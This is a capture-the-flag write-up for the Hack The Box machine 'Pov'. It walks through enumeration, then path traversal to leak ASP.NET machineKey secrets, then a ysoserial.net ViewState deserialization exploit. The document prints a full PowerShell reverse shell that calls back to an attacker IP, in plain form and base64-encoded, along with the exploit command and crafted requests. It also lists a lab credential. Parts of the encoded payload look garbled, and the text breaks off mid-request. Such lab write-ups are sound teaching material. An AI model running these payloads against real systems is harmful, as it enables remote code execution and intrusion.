


POV writeup

< Submit Machine Matrix Submit Machine Review • Pov is online

 **Pov**
Windows · Medium

30 Points 4.5 67 Reviews User Rated Difficulty

Play Machine Machine Info Walkthroughs Reviews Activity Changelog

Released on 27 Jan 2024 Created by d00msl4y3r

User Blood pwned by xct 0H 29M 50S System Blood pwned by xct 0H 42M 33S

00 - Credentials

username	password	service	address
alaading	f8gQ8fynP44ek1m3	Domain password	127.0.0.1,pov.htb

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Tue Jan 30 11:37:54 2024 as: nmap -sC -sV -oA nmap/pov -v 10.129.230.163
Nmap scan report for 10.129.230.163
Host is up (0.20s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: E9B5E66DEBD9405ED864CAC17E2A888E
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We get one port with one domain: `pov.htb`

- port 80 (Add the domain into the `/etc/hosts`)

HTTP enumeration (port 80)

We check the site:



The page, seems static and the email part is not functioning. Let us bruteforce directories and subdomains:

- Directories

```
→ exploit dirsearch -u http://pov.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt

v0.4.2
[CHU] (7-CH-1)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 4300
7 events and thanks to the good reception we have decided to create a website where you can
in services.

Output File: /home/pyp/.dirsearch/reports/pov.htb/_24-04-21_20-35-03.txt

Error Log: /home/pyp/.dirsearch/logs/errors-24-04-21_20-35-03.log
and the email part is not functioning. Let us bruteforce directories
Target: http://pov.htb/

[20:35:04] Starting:
[20:35:06] 301 - 142B - /css -> http://pov.htb/css/
[20:35:06] 301 - 141B - /js -> http://pov.htb/js/
[20:35:07] 301 - 142B - /img -> http://pov.htb/img/
[20:35:11] 200 ~ 12KB - /.
[20:35:12] 301 - 142B - /CSS -> http://pov.htb/CSS/
[20:35:17] 301 - 141B - /JS -> http://pov.htb/JS/
[20:35:21] 301 - 142B - /Css -> http://pov.htb/Css/
[20:35:21] 301 - 141B - /Js -> http://pov.htb/Js/
[20:35:29] 301 - 142B - /IMG -> http://pov.htb/IMG/
[20:35:31] 301 - 142B - /Img -> http://pov.htb/Img/

Task Completed
```

- vhost

```

→ Pov wfuzz -H "Host: FUZZ.pov.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
--hl 233 http://pov.htb
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

```

Target: http://pov.htb/
Total requests: 19966

ID	Response	Lines	Word	Chars	Payload
000000019:	302	1 L	10 W	152 Ch	"dev"
000009532:	400	6 L	26 W	334 Ch	"#www"
000010581:	400	6 L	26 W	334 Ch	"#mail"


We get an appropriate sub domain dev.pov.htb .

dev.pov.htb

Let us enumerate the interesting development subdomain:

We see that he keeps speaking of being fluent ASP.NET which prompts us to check the ASP.NET version using wappalyzer: Microsoft ASP.NET [4.0.30319] . Let us enumerate

further.



- Burp request

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 353
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=WjlQMLxR%2FORAk50Xz0MPm9
ksumNhkAb0xnqKSm4hDy7AgKoEq3vGu2sT0avIKVrKKq8n5FAXZSYxQnKRmHVMlm7HKYk%3D&__V
IEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=8ICaxzS4CNVbmbpGLsHSe5YVG4lckyn
PbjhV403HadIUCfZkPKD5GPh3opNF9GDkCbsSbAlKmPTs2a7Fsh93aeD85zX%2BQqS%2FNNrPuF2
GT8WLR0DTCobRklTfiAdv37z227fCuA%3D%3D&file=cv.pdf
```

From the above request we see a standard ASP.NET web server download for a file. It uses the `__VIEWSTATE` parameter that is able to be exploited using `ysoserial`, but first we must gather the necessary things.

```
POST /portfolio/contact.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 333
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/contact.aspx
Upgrade-Insecure-Requests: 1
```

```
__VIEWSTATE=Nt0Np2cja7hWVivpEBZSAd55VVIPcJuN1jpVd3zGw42Wobwqj8zjEYv6duNleXfv
MPRrXdknmrRRh4aJjuIn9DVQzf8%3D&__VIEWSTATEGENERATOR=37310E71&__EVENTVALIDATI
ON=L%2FVWfb5NZQLvLwNFB0qaTwLs3dEdB9Ldus8akcQLM9fifb69r971J08tu52Yp%2BP12JvQK
odFXy5yBRUNJWrr94LLwARHnZLy5Ye%2FNLYGPHuBlGnIe3048mSqqLaJbrNfJX1Ugg%3D%3D&me
ssage=pyp&submit=Send+Message
```

The `/contact.aspx` file allows us to view the request as seen above.

LFI

Looking at the download file, we can download (access) important files that we require for the configuration of the ASP.NET

Path Traversal

Leaking source code

Check the full writeup in: <https://blog.mindedsecurity.com/2018/10/from-path-traversal-to-source-code-in.html>

As summary, there are several web.config files inside the folders of the application with references to "assemblyIdentity" files and "namespaces". With this information it's possible to know **where are executables located** and download them.

From the **downloaded DLLs** it's also possible to find **new namespaces** where you should try to access and get the web.config file in order to find new namespaces and assemblyIdentity.

Also, the files **connectionstrings.config** and **global.asax** may contain interesting information.

In **.Net MVC applications**, the **web.config** file plays a crucial role by specifying each binary file the application relies on through "assemblyIdentity" XML tags.

Exploring Binary Files

An example of accessing the **web.config** file is shown below:

```
GET /download_page?id=..%2f..%2fweb.config HTTP/1.1
Host: example-mvc-application.minded
```

This request reveals various settings and dependencies, such as:

EntityFramework version

AppSettings for webpages, client validation, and JavaScript

System.web configurations for authentication and runtime

System.webServer modules settings

Runtime assembly bindings for numerous libraries like **Microsoft.Owin**, **Newtonsoft.Json**, and **System.Web.Mvc**

- Burp request

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 358
```

Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=WjlQMLxR%2F0RAk50Xz0MPm9ksumNhkAb0xnqKSm4hDy7AgKoEq3vGu2sT0avIKVrKKq8n5FAXZSYxQnKRmHVMlm7HKYk%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=8ICaxzS4CNVbmbpGLsHSe5YVG4lckynPbjhV403HadIUCfZkPKD5GPh3opNF9GDkCbsSbAlKmPTs2a7Fsh93aeD85zX%2BQqS%2FNNrPuF2GT8WLR0DTCobRkltFiAdv37z227fCuA%3D%3D&file=\web.config

- Burp response

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=\web.config
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 21 Apr 2024 18:30:20 GMT
Connection: close
Content-Length: 866

```
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183
B43" validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BE
CEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
  <system.webServer>
    <httpErrors>
      <remove statusCode="403" subStatusCode="-1" />
      <error statusCode="403" prefixLanguageFilePath=""
path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
    </httpErrors>
    <httpRedirect enabled="true"
destination="http://dev.pov.htb/portfolio" exactDestination="false"
childOnly="true" />
  </system.webServer>
</configuration>
```

We acquire the following:

```
{'decryptionKey':'74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43',  
  'validation':'SHA1',  
  
  'validationKey':'5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468',  
  'decryption algorithm':'AES',  
  'apppath': '/',  
  'path': '/portfolio/default.aspx'  
}
```

The above data, can be used to craft a ysoserial payload (Deserialization payload on ViewState of ASP.NET) that can elevate and get shell. (https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter)

We can use the following tool: <https://github.com/pwntester/ysoserial.net>

```
sudo apt install mono-complete dotnet8
```

Using the above information, let us build the payload:

1. Creating the right powershell payload

```
$client = New-Object  
System.Net.Sockets.TCPClient('10.10.14.150',9001);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =  
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -  
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex  
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>  
';;$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen  
dbyte.Length);$stream.Flush()};$client.Close()
```

Convert the payload into a base64 payload by using powershell:

```
PS /home/pyp/Misc/CTF/HTB/Machines/Active/Pov/exploit> $Text = '$client =  
New-Object System.Net.Sockets.TCPClient("10.10.14.150",9001);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =  
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -  
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex  
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>  
';;$sendbyte =
```



```
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'^C
```

```
PS /home/pyp/Misc/CTF/HTB/Machines/Active/Pov/exploit> $Text = '$client = New-Object System.Net.Sockets.TCPCClient("10.10.14.150",9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + ">";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'
```

```
PS /home/pyp/Misc/CTF/HTB/Machines/Active/Pov/exploit> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
/home/pyp/Misc/CTF/HTB/Machines/Active/Pov/exploit> $EncodedText = [Convert]::ToBase64String($Bytes)
```

\$EncodedText

```
JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgB0
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAAC4AMQAAC4A
MQA0AC4AMQA1ADAAIgaSADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBl
AG4AdAAuAEcAZQB0AFMAbGByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUA
cwAgAD0AIAAwAC4ALgA2ADUANQAZADUAfAAIAHsAMAB9ADsAdwBoAGkAbABlACgAKAAKAGkAIAA9
ACAAJABzAHQAACgBlAGEAbQAuAFIAZQBhAGQAKAAKAGIAeQB0AGUAACwAsACAAMAAAsACAAJABiAHkA
dABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAACQB7ADsAJABkAGEAdABhACAAPQAg
ACgATgBlAHcALQBPAgIAagBlAGMAAdAAgAC0AVAB5AHAAZQB0AGEAbQBlACAAUwB5AHMAAdABlAG0A
LgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBu
AGcAKAAKAGIAeQB0AGUAACwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAA
KABpAGUAeAAgACQAZABhAHQAYQAQgADIAPgAmADEAIAAB8ACAATwBlAHQALQBTAHQACgBpAG4AZwAg
ACkA0wAkAHMAZQBwAGQAYgBhAGMAAwAyACAAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAA
IgaBQAFMAIAAiACAAKwAgACgACAB3AGQAKQAuAFAAYQB0AGGAIAArACAAIgaA+ACAAIga7ACQAcwBl
AG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEAA
UwBDAEKASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABz
AHQAACgBlAGEAbQAuAFcACgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAAsACQAcwBlAG4A
ZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAAp
AH0A0wAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```

2. Forge the ysoserial.exe payload (We use docker container ->

<https://github.com/ar0x4/ysoserial.net-docker>)

After following the steps on the docker container (exactly)

```
sudo ./ysoserial_runner.sh run '-p ViewState -g TextFormattingRunProperties
-c "powershell.exe -e
JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgB0
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAAC4AMQAAC4A
```

```

MQA0AC4AMQA1ADAAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBl
AG4AdAAuAEcAZQB0AFMAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUA
cwAgAD0AIAAwAC4ALgA2ADUANQAzADUAFaAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9
ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAAsACAAJABiAHkA
dABlAHMALgBMAGUAbgBnAHQAaAApACKAIAAtAG4AZQAgADAACKQB7ADsAJABkAGEAdABhACAAPQAg
ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQB0AGEAbQBlACAAUwB5AHMAdABlAG0A
LgBUAGUAEAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAuWb0AHIAaQBu
AGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAA
KABpAGUAEAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwBlAHQALQBTAHQAcgBpAG4AZwAg
ACkA0wAkAHMAZQBuaGQAYgBhAGMAawAyACAAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAA
IgBQAFMAIAAiACAAKwAgACgACAB3AGQAKQAuFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBl
AG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAEAB0AC4AZQBuaGMABwBkAGkAbgBnAF0A0gA6AEEA
UwBDAAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABz
AHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAAsACQAcwBlAG4A
ZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAAP
AH0A0wAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=" --
path="/portfolio/default.aspx" --apppath="/" --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183
B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BE
CEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"'
[sudo] password for pyp:
[2024-04-23 06:39:02] Starting container ysoserial...
ysoserial
[2024-04-23 06:39:03] Running ysoserial in container ysoserial...

===== ysoserial Output=====

uNlShv1vpLDoH9J%2FN17NSGzMYGZ9HrA2jvhgmTGoXZ7HDktI9P7vKU2kUmVd2B1YEX%2B0fg60
Ytfyr4TpJGYsCADiZwmsiKnfLZVLckEn4ixbXZit7V7XA4pL3S1t2izBXL6w7c0QaxxxTyjPel fQ
CnI9mPpabMHlk8t98LZLxYNgJrCI5bY
[SNIPPED]

```

Remove the line breaks from the payload using any tool like sed, and we get:

- payload

```

sed ':a;N;$!ba;s/\n//g' pay.txt > final_payload.txt; cat final_payload.txt |
xclip -sel clipboard

uNlShv1vpLDoH9J%2FN17NSGzMYGZ9HrA2jvhgmTGoXZ7HDktI9P7vKU2kUmVd2B1YEX%2B0fg60
Ytfyr4TpJGYsCADiZwmsiKnfLZVLckEn4ixbXZit7V7XA4pL3S1t2izBXL6w7c0QaxxxTyjPel fQ
CnI9mPpabMHlk8t98LZLxYNgJrCI5bYRSIL4XB%2BFVMCeok1dvR0v8oYHxxEYFX3UFb6ncLwYgJ
FwSJICnAYs2lR8dNMadiLHML757aKh5ZW9%2Fi6th0ZIH%2F%2FIhnePGauW0f919Zl5ls%2Bt1q
gHJDziGL2uxi6sI%2FW3M10PAWlaIn3h260Pj6qJ7b0nmrloGyYC26%2FaEZY09x77Met4%2BHlv

```

qe2JKYvuxaBi%2FAnL5JUf0LGKd0qRwLCCJRirQr90ZLZL03VdehDXIeNwXXv2%2Fygo3krbqfx0
r%2FZ5xFucDHHNOMFs3qQIcYIfTnn0BW73vYqVCxf5h80q7lsJ%2BRzPpDryMDKIwf8Ww%2FCx07
xSivSUKkNV40lLHuwgo1wf%2FmqQAqec6uQCAwgs5UsZpMPcWsvfuGRsVIEZ7shJy0i8L5GBUNMv
UarV0TKXeD5oga9RB0rHeZGkdCNyKMTmfJB4q5ZaG1XWu5k%2FEaPhrhsRUCQepAxdt0e47gRZsr
HW0n7WpKHKSuAqtIcJ6eajen06bSxHQrwZut4vhlX%2BDYBCnBBhwT%2FmkU0KqJU9tyNt9AbkNd
k4mzz%2BI9r2AycZxsJoD8nVfnUH1iJjTmH5pjpMJkndyKEkUudcJn8VRAtdofrioTXFHXLJghY7
ykbJhYzFdmdrHtJnB3u779KRHy0CFnrZwg7pGqq1lhlT0vuaJZj02Iixsb0XIAW%2Fub5Av%2Fky
rKNnxp0s0BrAiBb%2BwLyKkrDchTKw%2BReenKRYJ5FDvMxs24D4Zr6y57eoVgMVUPRFXHTMylP3
%2BznJ9oalsDxmcxStfJrsagiEeSyFbYVM6cVYP33fLmuI0Nv0idy1hYsIHxILlVhlzQ0117c5to
alJpgpHHeQpUAM83w20Gu%2FkYkBHYYYSoQ5Cl%2BEGej3U%2BeHTDCxSHCXllrf94VMYtwP8m%2
BTuY%2FkM4XeYbu0PD1P3906NQu%2Fr%2BtEKPXXsqme9DNaUX5WUUrFS6IXSzVAV7BSHYMeYisa
vIkMgYpB3Rx0ktnsQ8PenK8ZTj0yH0Pmf58vv2%2FLgol10VTdAZvCvzyaIrZW2JsM%2FztIz2Y
H50ze1wp56VYRR6aJlZ01hJxPIInxf3arR0s3GdfIWv5CIUvrXHBbDdaDfD9%2BlTUveHUwhpM9fp
Yt%2Fz1NtZpZv2LygbDDIHLAEeR%2B7UojP7B04geFxRYbQQC0Fs2RXVKKWXVEQaN6XrNfk6hoJF
HHajuUBmAYNfm2a07tv2hnKSz112jgPd4VNDNlr7emWz1nDbDYE%2FvBSSUKV%2BdoDIzg0JxB%2
FutC2rwXaVzIA8ad04J1qs0SnlPa6rwEJf0liqrGpkT62nKfPdzX7qyEvSg%2B%2ByA%2F04gSa
enGzUE7hKQvCPnvY8vRUZt%2FEYfIFqtwZ6IJ%2BIQxhkEHPjKcpeQdzUE2rgiCVY61q7505Qj4e
tIxpGZLCqRM6rR78G2Wf7ZNobmsbQxUocoid3VFSX21Jg%2FQuQ9Ngn0909SEV4sQ0z3%2FzSWQg
P5UXm%2Bm%2BN10RVTviud%2FtJ%2F%2B0uMIvqP55%2B%2BQmgMANjZQVfahTFUaomij9H15Jkb
Tyf94F88xM0jPILw3DNCctWpSnEC3v%2B8pq%2BFHj%2F0DdMe1wbsIkpklDRHJzjtsNR7DwuCkG
EiRXSVYco7%2Fw%2FeAlCGL6nE8Jo868B0Dz6Thyuc7Pbt52cIOjjeu03RSWA6WvSp%2F3MNfuMt
%2F2j7w4qSGMN5Sh3GA41jo112L3ZwJjMq3tnh4zA2w%2B9n1%2Fv9%2Bt71zXkzxc1Kc1Wk3gF
Ur3BDiAipNHL7zeNuqAu6BtPS0r8vFl42ewsRdfk%2BJRghf4WhYSpjl3waMnxG1J4n0E4J1bh0b
h9sN%2B%2FiiFc00m98eMpgT3mCzUSq0DHupPP19AZTVwRuDitk3M2wuFy7yZyTjUBi5ajc1R4B
DR1FzZKrxthi2Tmwly030ukdP%2FF0VBs%2BFrfZ9gp9e7JqbfAg0RqT2XZhNvvXu4zQ0KaXjwyi
B%2Fe1V3kNogDRrqAUCs9rUGXST0uJBnc6CSRPO%2FLB25vM9oDRU10Z38b8kuz4e%2Fd7AbfS15
Fj%2FzLt0dlhPafKcPbjoYm4cFNqNAzD5sW8Xxb7FN6TBth51UGuqFzFmhSX48WgnjANAGs%2BW5
hhCU27xXV70QKdXMYv57IIwPYW5GGB%2FablxEzyqTlsG1EfRwbU7aWKXzPnETOGtE8VdxLzVLk3
AWY3uVC8YPY326Mn3buASgMh0zQ50TJ7a%2B5oFdHMM3AHLRBwtYeNthrKx8BixMfZj8WR7IxBzM
MuHSXxduvp17cubtyYAY0sfawItQQuYiINvEfDjJYzBHY4bQ0RV%2B8klB5pI%2BufEwwLQWAVqu
0Q92BCCGv1MqtXKITJlblvpWKI9zov5LZocPNcAyeoGPksJHI4YRrJgb9EgrGv1q6fRAAwpxPSii
0Pckv0QvQBSFNG0ebZFoq9kDsnxVzvNsxZpsceSoG3Zdrw6BgqN4kWNty0xJb9QhwNnGIqAxGcwD
hewQtaIefDpD0yjmFArPcHDiDJAiiuXqjugpaPowbuRBZyT%2BoP1%2BK1K0drcivHN71BJ7jBo%
2BTXxiq07ZhdqN2AV1huPGJgCkson6897uY7URNKgGgJNBavbp0dtnJwCUCWiY1dHCttA20w8z8I
d7%2Bxy0r3oPzqNGg4iCpUUU4QLfdxgzXa%2FoxRDEuAkKe2iAnwrgtI5nkZifh0u1kkHhzNk61x
7dJXHwa%2FspRQgE0r%2BkKQka2MWU5o0PL0dEPbA8CC8sc4PWBK0U7ZYE5s1mcHHQXPzS5KTMRL
jQtqy8pihcVTu%2F8PlsSTpBKHKgqp9CI%2BAaa0EeBB0na2kIL30wleCfz%2FN0vMcoSVr%2Bwb
YI2hzWHU%2FVGX%2FoWZpbhmkL8E4YMDAPiKhaJYUGS4%2BeiW%2FrpquF4TmDHEzWgYtAyvxPZe
lRfq%2BIsyxRU%2FQC9iE%3D

Since we are using the `/portfolio/default.aspx` as the main path of the program, we will change the POST request path to go there. We will then supply the following arguments:

- `__VIEWSTATEGENERATOR = 37310E71` (This value can be easily found when doing the POST generator)

- `__VIEWSTATE` = payload
- `__EVENTTARGET` = Null / Nothing
- `__EVENTARGUMENT` = / Nothing

With that we can craft the request;

- Burp request

```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
Content-Length: 1814
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.pov.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.7
Referer: http://dev.pov.htb/portfolio/
Accept-Encoding: gzip, deflate, br
Connection: close
```

```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=uNlShv1vpLDoH9J%2FN17NSGzMYGZ9Hr
A2jvhgmTGoXZ7HDktI9P7vKU2kUmVd2B1YEX%2B0fg60Ytfyr4TpJGYsCADiZwmsiKnfLZVlckEn
4ixbXZit7V7XA4pL3S1t2izBXL6w7c0QaxxxTyjPel fQCnI9mPpabMHlk8t98LZLxYNgJrCI5bYR
SIL4XB%2BFVMCeokldvr0v8oYHxxEYFX3UFb6ncLwYgJFwSJICnAYs2lR8dNMadiLHML757aKh5Z
W9%2Fi6th0ZIH%2F%2FIhnePGauW0f919Zl5ls%2Bt1qgHJDziGL2uxi6sI%2FW3M10PAWlaIn3h
260Pj6qJ7b0nmrloGyYC26%2FaEZY09x77Met4%2BHlvqe2JKYvuxaBi%2FAnL5JUf0LGKd0qRWL
CCJRirQr90ZLZL03VdehDXIeNwXXv2%2Fygo3krbqfx0r%2FZ5xFucDHHNOMFs3qQICyIfTnn0BW
73vYqVCxf5h80q7lsJ%2BRzPpDryMDkIwf8Ww%2FCx07xSivSUKkNV40LLHuwgo1wf%2FmqQAqec
6uQCAwgs5UsZpMPcWSvfUGRsVIEz7shJy0i8L5GBUNMvUarV0TKXeD5oga9RB0rHeZGkdCNyKMTM
fJB4q5ZaG1XWu5k%2FEaPhrhrRUCQepAxdtoe47gRZsrHW0n7WpKHKSuAqtIcJ6eajen06bSxHQr
wZut4vhlX%2BDYBCnBBhwT%2FmkU0KqJU9tyNt9AbkNdk4mzz%2BI9r2AycZxsJoD8nVfnUH1iJj
TmH5pjpmJkndyKEkUudcJn8VRAtDofrioTXFHXLJghY7ykbJhYzFdmdrHtJnB3u779KRHyOCFnrZ
